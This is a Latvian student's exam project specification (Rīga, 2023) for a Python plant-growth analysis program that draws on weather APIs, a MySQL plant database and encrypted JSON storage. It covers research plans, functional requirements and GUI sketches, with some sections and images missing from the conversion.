

Rīgas 64. vidusskola

Augu augšanas analīzes un informācijas programma

Programmēšana II valsts eksāmena piekļuves darbs

Darba autors:

Rīgas 64. vidusskolas 12. klases skolnieks

Arts Inarts Kubilis

Rīga 2023

Saturs

1.	Ievads	4
1.1.	Nolūks.....	4
1.2.	Darbības sfēra	4
1.3.	Definīcijas, akronīmi un saīsinājumi	4
1.3.	Saistība ar citiem dokumentiem	5
1.4.	Pārskats	5
2.	Problēmas izpēte un analīze.....	7
2.1.	Izpētes metodes izvēle un pamatojums	7
2.2.	Izpētes procesa apraksts.....	7
2.3.	Izpētes datu apkopojums	7
3.	Programmatūras prasību specifikācijā	8
3.1.	Vispārējais apraksts	8
3.1.1.	Esošā stāvokļa apraksts	8
3.1.2.	Pasūtītājs.....	8
3.1.3.	Mērķauditorija	8
3.1.4.	Produkta perspektīva	8
3.1.5.	Produkta funkcionalitāte	8
3.1.6.	Programmatūras programmēšanas valoda.....	8
3.1.7.	Programmatūras izstrādes vide.....	9
3.1.8.	Vispārējie ierobežojumi	9
3.1.9.	Pieņēmumi un atkarības	9
3.2.	Datu plūsma	9
3.3.	Funkcionālās prasības	9
3.4.	Nefunkcionālās prasības	12
3.4.1.	Uzturamība	12
3.4.2.	Lietojamība.....	12
3.4.3.	Veiktspēja.....	12
3.4.4.	Izvietojamība	12
3.4.5.	Drošība	12
3.5.	Ārējās saskarnes prasības	13
3.5.1.	Lietotāja saskarne	13

3.6.	Citas prasības.....	13
3.6.1.	Datubāze.....	13
3.7.	Programmatūras produkta skice	13
3.7.1.	AAIP datu plūsmas skice	13
3.7.2.	ADDRVP datu plūsmas skice	14
3.7.3.	GUI skice.....	14
3.7.4.	Datubāzes skice	15
3.7.5.	Datu uzglabāšanas skice	16
4.	Programmatūras izstrādes plāns.....	18
5.	Atklādošanas un akcepttestēšanas pārskats.	19
5.1.	Testēšanas plāns un izpilde.....	19
5.1.1.	Testēšanas plāna izpildes atspoguļojums	19
5.2.	Akcepttestēšanas pārskats.....	20
6.	Lietotāja ceļvedis.	20
6.1.	Programmas izvēršanas un ieviešanas plāns	21
6.2.	Programmas uzturēšanas plāns	21
7.	Piemērotās licences pamatojums.	22
7.1.	Programmas sākotnējās licences izvēle	22
7.2.	Programmas beigu licences izvēle.....	22
8.	Secinājumi un autora komentāri	23
9.	Izmantotā literatūra un avoti	24
	Pielikumi	25

1. Ievads

1.1. Nolūks

Darbs ir sagatavots kā pielāgtais materiāls valsts programmēšanas eksāmenam. Dokumentā tiek aprakstīta augu analīzes un informācijas programma, kura balstās uz tuvāko dienu laikapstākļu datu pielīdzināšanu, ārpus programmas izveidotiem augu konspektiem, tās struktūra un funkcionalitāte, kā arī dokuments sevī ietver pasūtītāju gatavā produkta redzējumu un tā daļēju tehnisko izpildījumu, kas kalpos kā pamats turpmākai sistēmas attīstībai un galaprodukta realizēšanai.

1.2. Darbības sfēra

Augu analīzes un informācijas programma ir paredzēta, lai tās lietotājam atvieglotu iegūt svarīgāko informāciju par augiem, piemēram, to stādīšanas laikiem, izturību, vēlamajām vidēm, u.tml., izsekotu līdzīgu augu augšanas procesam, brīdinātu brīžos, kad tiem ir nepieciešama lielāka uzmanība vai draud briesmas. Programma, būtu lietderīga gan amatieru dārzniekiem, gan profesionāliem uzņēmumiem, jo tā atļauj sekot līdzīgu vairākiem augiem un automātiski, bez liekiem atjauninājumiem spēj iegūt jaunākos datus par augu un tā vidi.

1.3. Definīcijas, akronīmi un saīsinājumi

PPS	Programmatūras prasību specifikācija
AAIP	Augu analīzes un informācijas programma
ADDRVP	Augu datubāzes datu rediģēšanas un vizualizācijas programma
Augu datubāze	AAIP nepieciešamā uz MySQL programmēšanas valodas balstīta datubāze, kurā glabājas visi teorētiskie dati par augiem
Python	Interpretēta, objektorientēta, augsta līmeņa programmēšanas valoda ar dinamisku semantiku (4)
MySQL	Strukturēta vaicājumuvaloda, kurā primāri programmē datubāzes (5)
JSON	Standarta datu apmaiņas formāts, kas paredzēts XML līdzīgu dokumentu izveidošanai, nav nepieciešama noteikta programmēšanas valoda (6)
GUI	Grafiskā lietotāja saskarne (angliski - Graphical User Interface) (7)

Šifrēšanas bibliotēka	“cryptograby” Python bibliotēka, kura piedāvā kriptogrāfijas iespējas (8)
MySQL bibliotēka	Python bibliotēka, kas nodrošina MySQL draiveri Python programmēšanas valodai (9)
HTTP bibliotēka	HTTP Python pieprasījumu sūtīšanas bibliotēka (10)
CSV	Atdalīto vērtību fails ir vienkāršs teksta fails, kura datu sarakstā esošās vērtības tiek atdalītas ar komatiem. Izmanto datu apmaiņā starp dažādām programmām (11)
VS Code	“Visual Studio Code” programmatūras izstrādes vide (12)
Laikapstākļu API	“Open-Meto” laikapstākļu API (13)
Laika zonu API	“Open-Meto” ģeokodēšanas API (14)

1.3.Saistība ar citiem dokumentiem

Dokumenta PPS noformēšanā ievērotas Latvijas standarta “LVS 68:1996 prasības.

Dokuments veidots, vadoties pēc “Gramata_18nod_PPS.docx” faila (Skatīt *1. pielikuma*), Latvijas standarta LVS 68:1996 un Programmēšana II valsts eksāmena piekļuves nosacījumiem.

Dokumenta PPS kalpo kā ceļvedis AAIP izstrādei un turpmākiem programmas uzlabojumiem.

1.4.Pārskats

Pirmajā daļā tiek attēlota ievadinformācija un dokumenta nolūka vispārējs apraksts, kurā aprakstīta sistēmas darbības sfēra, definīciju, akronīmu un saīsinājumu skaidrojumi, dokumenta saistība ar citiem dokumentiem.

Otrajā daļā tiek attēlots problēmas izpētes process un tā analīze, kas būs jāveic, izstrādājot programmu.

Trešajā daļā tiek attēlota vienkāršota PPS, kas atbilst Programmēšana II valsts eksāmena piekļuves nosacījumu izvirzītajam uzdevumam, sevī iekļauj programmatūras produkta, tā funkcionālo, nefunkcionālo prasību aprakstu, izvirzīto mērķauditoriju un programmēšanas valodu, tās vides apskati, programmatūras produkta skici.

Ceturtajā daļā tiek apskatīts programmatūras izstrādes plāns un tās izveidošanai izvirzītā metode, metožu savstarpējs salīdzinājums.

Piektajā daļā tiek izklāstīts programmatūras atklūdošanas process, tā plāna izklāsts un praktisks pielietojums, programmas akcepttestēšana un ieteikumi no lietotāju puses, to implementācija programmā.

Sestajā daļā tiek attēlots lietotāja ceļvedis un programmatūras izsvēršanas, ieviešanas un uzturēšanas plāns.

Septītajā daļā tiek izvirzītas un pamatotas projektam atbilstošākās licences, to analīze un savstarpējs salīdzinājums.

2. Problēmas izpēte un analīze

2.1. Izpētes metodes izvēle un pamatojums

Par izpētes metodi tika izvēlēta anketēšana, jo ar tās palīdzību ir iespējams iegūt datus par populārākajiem un dārzkopības uzņēmumiem nepieciešamajiem augiem, lai tos iekļautu programmas pirmajā versijā, iespējams no uzņēmumiem un dārzkopības amatieriem iegūt informāciju, par funkcijām, kuras vajadzētu iekļaut programmā un lietām, kuras tai vajadzētu analizēt, kādus datus programmai vajadzētu attēlot lietotājam un kā strukturēt lietotāja saskarni.

2.2. Izpētes procesa apraksts

1. Programmas mērķauditorijai, jaunajiem dārzniekiem, amatieru dārzniekiem un dārzkopības uzņēmumiem, tiek izsūtītas anketas, kas satur informāciju par augiem, ko tie vēlētos redzēt programmā un informāciju, kuru, viņuprāt, vajadzētu iekļaut lietotāja saskarnē, ieteikumus, tās attēlošanai.
2. Pēc aptauju izsūtīšanas un pietiekamo datu daudzuma ievākšanas aptauja tiek aizvērta, un tās dati tiek apkopoti, tabulēti un grafiski attēloti, lai atvieglotu, to izmantošanas procesu.
3. Pēc datu apkopošanas no tiem tiek izsecinātas programmā iekļaujamās funkcijas un tajā attēlojamie dati, iegūti ieteikumi un vadlīnijas programmas GUI izveidei, saraksts ar programmas pirmajā versijā iekļaujamajiem augiem.
4. Izpēta, vai ir iespējams veikt mērķauditorijas izvirzītās prasības automatizētā veidā, vai ir iespējams automatizēt augu konspektu veidošanu.
5. Tiek izpētīti un konspektēti pirmajā programmas versijā iekļaujamie augi, vadoties pēc anketēšanas rezultātā iegūtajiem datu attēlošanas ieteikumiem un iespējamības konspektus automatizēt.

2.3. Izpētes datu apkopojums

Tiktu apkopoti iegūtie dati par augiem, kurus mērķauditorija, jaunie dārznieki, dārzkopības amatieri un dārzkopības uzņēmumi vēlas redzēt pirmajā programmas versijā, kā mērķauditorija vēlas redzēt šo datu izvietošanu GUI un kādas funkcijas mērķauditorija vēlas redzēt galaproduktā, cik liela automatizācija ir ieviešama programmas datu analīzē un iegūšanā.

3. Programmatūras prasību specifikācijā

3.1. Vispārējais apraksts

3.1.1. Esošā stāvokļa apraksts

Ņemot vērā, pilsētās dzīvojošo cilvēku dārzu un priekš sava patēriņa augu audzēšanas popularitātes pieaugumu, cilvēkiem, vairs tik ļoti neuzticoties veikalos pieejamajiem pārtikas produktiem, rodas problēmas saistībā ar šiem cilvēkiem pieejamās izklaidētās informācijas apkopošanu par augiem un spēju izsekot līdz iestādītajiem augiem, it īpaši, ja dārzs atrodas tālu no pilsētas. Augkopības uzņēmumiem ir nepieciešama centralizēta programma tajos augošo augu faktisko un teorētisko datu analīzes automatizēšanai. Lai risinātu šīs problēmas, ir jāizveido programma, kas spēj attālināti uzraudzīt augus pēc iespējas plašākai publikai pieejamākā veidā un priekš jaunajiem dārzniekiem, tomēr vienlaicīgi arī pēc iespējas precīzākā - uzņēmumiem. Jāizkopspektē informācija par augiem un tā jāpiesaista pie programmas, ir jāspēj to papildināt bez programmas darbības pārtraukšanas un tās funkciju limitēšanas.

3.1.2. Pasūtītājs

Sistēmas pasūtītājs ir automatizācijas informācijas un tehnoloģiju uzņēmums.

3.1.3. Mērķauditorija

Programmas mērķauditorija ir dārznieki amatieri vai dārzkopības interesanti, jo tā sniedz visu tiem nepieciešamo informāciju pārredzamā veidā, kas noder gan amatieru dārzniekiem savā darbībā, gan interesantiem, lai sāktu audzēt augus un pamazinātu dārzkopības uzsākšanas sliekšni. Programmas mērķauditorija ir arī dārzkopības uzņēmumi, jo, izmantojot programmu, tā automatizē augu uzraudzību.

3.1.4. Produkta perspektīva

Programma ir veidota tās specifiskajām prasībām, tāpēc tā ir limitēta tās modificēšanā un to būtu grūti pielāgot citām vajadzībām. Programmai ir viegli piesaistāmi sensori, un to dati tiek izmantoti ar augu nepieciešamībām saistītām kalkulācijām, tie sniedz precīzākus datus par no Laikapstākļu API iegūtajiem. Programmas lietotājiem ir pieejams GUI.

3.1.5. Produkta funkcionalitāte

1. Informācijas iegūšana par augu no datubāzes;
2. Informācijas iegūšana par laikapstākļiem no Laikapstākļu API, izmantojot lietotāja ievadītu atrašanās vietu;
3. Laika zonu iegūšana no lietotāja ierakstītas atrašanās vietas, izmantojot laika zonu API;
4. Lietotāja atrašanās vietas datu šifrēšana un atšifrēšana;
5. Augiem nepieciešamās informācijas kalkulēšana (izdzīvotspēja, laistīšanas nepieciešamība, utt.);
6. Augu profilu izveidošana, lokāli nepieciešamo datu uzglabāšana JSON failos (dati, kas ir nepieciešami kalkulācijām, vizuālai attēlošanai);
7. Sistēmā eksistējošu augu profilu atvēršana, JSON failos saglabātās informācijas atjaunošana un vizualizēšana.

3.1.6. Programmatūras programmēšanas valoda

Programmatūras izstrādes valoda ir Python, jo tā ir viena no populārākajām programmēšanas valodām, tajā ir pieejams liels daudzums specifisku bibliotēku, kas atvieglo AAIP izveidi, ar to ir viegli veikt API pieprasījumus.

3.1.7. Programmatūras izstrādes vide

Programmatūras izstrādes vide ir VS Code, jo tas ir pieejams uz jebkuras plaši izmantoto operētājsistēmu platformas, tas atvieglo programmēšanas procesu ar izceltu sintaksi un koda daļu automatisku pabeigšanu. VS Code ir iespējams pielāgot savām vajadzībām ar izstrādes vides paplašinājumiem, tajā ir iespējams programmēt abās projektam nepieciešamajās programmēšanas valodās: Python un MySQL.

3.1.8. Vispārējie ierobežojumi

- Lai tā spētu darboties, programmai ir nepieciešams savienojums ar datubāzi, kurā atrodas informācija par augiem;
- Programmai ir nepieciešams interneta savienojums, lai spētu iegūt datus no laikapstākļu API un laika zonu API;
- Programmai ir nepieciešama iekārta, kas spēj saglabāt un interpretēt JSON failus un bitus.

3.1.9. Pieņēmumi un atkarības

Pieņēmumi kas nepieciešami AAIP darbībai:

- Programmai ir jābūt lietotnes formā;
- Programmai ir jāvar saglabāt datus uz ierīces.

AAIP ir atkarīga no:

- Python iekšējām bibliotēkām;
- Šifrēšanas bibliotēkas;
- HTTP bibliotēkas;
- MySQL bibliotēkas;
- Augu datubāzes, kas rakstīta MySQL programmēšanas valodā.

3.2. Datu plūsma

AAIP, balstoties uz lietotāja izvēlnē izvēlēto darbību, izveido jaunu auga profilu programmā vai atjaunina iepriekš izveidotā datus un to attēlo lietotājam. Izveidojot jaunu auga profilu, programma komunicē ar uz MySQL servera esošu augu datubāzi un pieprasa datus no tās un no laika zonu API, tos pārstrādā un šifrē, pēc šifrēšanas tie tiek ievietoti JSON failos un programmas lietotājam caur lietotāja saskarni tiek parādīta apstiprinoša ziņa un auga profils parādās saskarnes izvēlnē. Attēlojot datus lietotājam, tiek pieprasīti dati no laikapstākļu API un MySQL serverī esošās augu datubāzes, atver iepriekš JSON formātā saglabātā auga profila datus un tos atšifrē, ar pieprasītajiem datiem, atjaunina profila datus, visus iegūtos datus formatē un cauri lietotāja saskarni tos attēlo lietotājam.

ADDRVP, balstoties uz lietotāja izvēlnē izvēlēto darbību, izmantojot specifiski, noformatētus datus, CSV faila formātā pievieno augu ierakstus datubāzei, tos attēlo lietotājam rakstzīmju lietotāja saskarnē vai izdzēš no datubāzes. Pievienojot auga ierakstu datubāzei, lietotāja saskarnē tiek izvēlēts CSV fails, tā dati apstrādāti un formāti tā, lai tos varētu ievietot datubāzē, pēc datu formatēšanas tie tiek ievietoti datu bāzē. Attēlojot auga ierakstus lietotājam, tie tiek pieprasīti no datubāzes un tam attēloti. Dzēšot augu ierakstus no datubāzes, tie tiek pieprasīti no tās, tajā atrasti un pēc tam izdzēsti.

3.3. Funkcionālās prasības

Tabula 1

Diennakts aritmētiskā vidējā aprēķināšanas funkcijas apraksts

Mērķis:
Aprēķināt noteiktu datu kopu aritmētisko vidējo 24 stundu periodā
Ievaddati:
Datu kopa ar datiem no 5 dienām (2 iepriekšējajām dienām, tagadējās dienas, 2 nākamajām dienām), ciparu skaits aiz komata, līdz kuram noapaļot datus un viena no 5 dienām
Apstrāde:
No datu kopas noteiktās dienas datiem tiek aprēķināts un līdz vajadzīgajai vērtībai noapaļots aritmētiskais vidējais
Izvaddati:
Noteiktas dienas datu aritmētiskais vidējais

Tabula 2

Vēja virziena noteikšanas funkcijas apraksts

Mērķis:
Noteikt vēja virziena debespusi no grādiem
Ievaddati:
Grādi, no kuriem jānosaka debespuse
Apstrāde:
Ievadītie grādi tiek pielīdzināti debespūšu grādu vērtībām, lai noteiktu savstarpēji tuvākās vērtības un, uz tām balstoties, izsecinātu to debespusi
Izvaddati:
Grādiem atbilstošā vēja virziena debespuse

Tabula 3

Gadalaika noteikšanas funkcijas apraksts

Mērķis:
No mēneša noteikt gadalaiku
Ievaddati:
Mēnesis, no kura jānosaka gadalaiks
Apstrāde:
Ievadītais mēnesis tiek pielīdzināts gadalaiku mēnešu datu kopām, līdz tas atbilst
Izvaddati:
Mēnesim atbilstošais gadalaiks

Tabula 4

Datu šifrēšanas funkcijas apraksts

Mērķis:
Šifrēt tajā ievadītos datus
Ievaddati:
Datu kopa ar šifrējamajiem datiem
Apstrāde:
Šifrējamie dati tiek šifrēti, izmantojot šifrēšanas bibliotēku un iepriekš izveidotu šifratslēgu
Izvaddati:
Datu kopa ar šifrētiem datiem bitu formā

Tabula 5

Datu atšifrēšanas funkcijas apraksts

Mērķis:
Atšifrēt tajā ievadītos datus
Ievaddati:
Šifrēto datu kopa
Apstrāde:
Šifrētie dati tiek atšifrēti, izmantojot šifrēšanas bibliotēku un iepriekš izveidotu šifratslēgu.
Izvaddati:
Datu kopa ar atšifrētiem datiem

Tabula 6

Pievienoto augu profilu saglabāšanas funkcijas apraksts

Mērķis:
Saglabā jauno augu datus JSON failos (Skatīt 1. pielikumā)
Ievaddati:
Lietotāja izvēlēts nosaukums augam, auga atrašanās vietas dati, laika zona, auga faktiskais nosaukums, auga latīniskais nosaukums, auga identifikācijas numurs no datubāzes, auga iestādīšanas jeb izveides laiks, auga nepieciešamais augšanas laiks līdz nobriešanai
Apstrāde:
Auga pamatdatus, neieskaitot lokācijas datus, ievieto "dictionary" datu tipā un saglabā tiem paredzētā unikālā JSON failā, šifrēti auga atrašanās vietas dati tiek ievietoti citā, unikālā JSON failā
Izvaddati:
Divi unikāli JSON faili, kas satur auga un lokācijas datus

Tabula 7

Augu datu attēlošanas funkcijas apraksts

Mērķis:
Attēlot JSON failos un augu datubāzē esošos augu datus lietotājam saprotamā un pārskatāmā veidā (Skatīt 1. pielikumā)
Ievaddati:
Augu datubāzes un JSON failu dati
Apstrāde:
Ievadītie dati tiek formatēti un, ja nepieciešams, pārveidoti labākai to vizualizēšanai
Izvaddati:
Dati tiek attēloti lietotāja saskarnē

Laikapstākļu datu un analīzes funkcijas apraksts

Mērķis:
Iegūt un analizēt laikapstākļu datus no laikapstākļu API, ar tiem atjauninot JSON failus (Skatīt 1. pielikumā)
Ievaddati:
Auga atrašanās vietas dati, auga identifikācijas numurs, dati no augu datubāzes un JSON failiem.
Apstrāde:
Atrašanās vietas dati tiek izmantoti, lai iegūtu datus no laikapstākļu API, laikapstākļu dati tiek analizēti un kalkuleti, JSON faili tiek atjaunināti ar kalkulētajiem datiem
Izvaddati:
Atjaunināti JSON faili, kas satur padziļinātus augu un laikapstākļu datus

3.4. Nefunkcionālās prasības

3.4.1. Uzturamība

Programmu ir viegli uzturēt, jo tā uzglabā augu datus lokāli un tai ir minimāli nepieciešams viens serveris datubāzei. Programmu nav nepieciešams atjaunināt, lai tai pievienotu jaunus augu ierakstus, jo tajā ir integrēta datubāze, kurā glabājas visi augu ieraksti.

Programmas kodam ir jābūt labi strukturētam, tā daļām sadalītām saprotamā veidā ar pievienotiem komentāriem, tā mainīgajiem ir jābūda loģika, un tajā ir jāievēro labs programmēšanas stils un plaši pieņemtās prakses.

3.4.2. Lietojamība

Programma ir paredzēta, lai to tieši lietotu lietotājs. Ja rodas nepieciešamība pievienot jaunus augu ierakstus datubāzei, tad konkrētām programmas uzturošām personām, tas ir jādara izmantojot ADDRVP.

3.4.3. Veiktspēja

Programma ir spējīga darboties ar zemu precizitāti, jo tā visus tai nepieciešamos datus iegūst no jau gatavām datu kopām, kā API un datubāzēm, tālāk ar tiem veic kalkulācijas un tos attēlo lokāli.

3.4.4. Izvietojamība

Paredzēts, ka AAIP tiks veidots specifiskiem nolūkiem un to modificēt ārpus tiem būtu grūtu un nepraktiski, tās darbība nebūtu tikpat efektīva cik sākotnēji.


3.4.5. Drošība

AAIP jebkāda veida dati, kas sevī ietver vai no kuriem var iegūt atrašanās vietas, to skaitā pilsētas, valstis, koordinātes un laika zonas, pirms to saglabāšanas un uzglabāšanas tiek šifrēti ar šifrēšanas bibliotēkas palīdzību. Šifrēšanas pēc tās izveides tiek saglabāta kā apslēptais fails. Ja šifrēšanas tiek izdzēsta vai pārvietota, visi iepriekš saglabātie dati tiek izdzēsti no programmas. Visi dati par augiem tiek saglabāti apslēptā mapē. Apslēptos failus un mapes var redzēt, tikai ar īpašiem “Windows” operētājsistēmas iestatījumiem un “Windows Powershell”, “Command Prompt” aplikācijām, tajās pieprasot datora direktoriju.

3.7.2. ADDRVP datu plūsmas skice

2. Attēls.


ADDRVP datu plūsmas skice



3.7.3. GUI skice


3. Attēls.

Datorprogrammas GUI skice.




4. Attēls.

Mobilās lietotnes GUI skice.

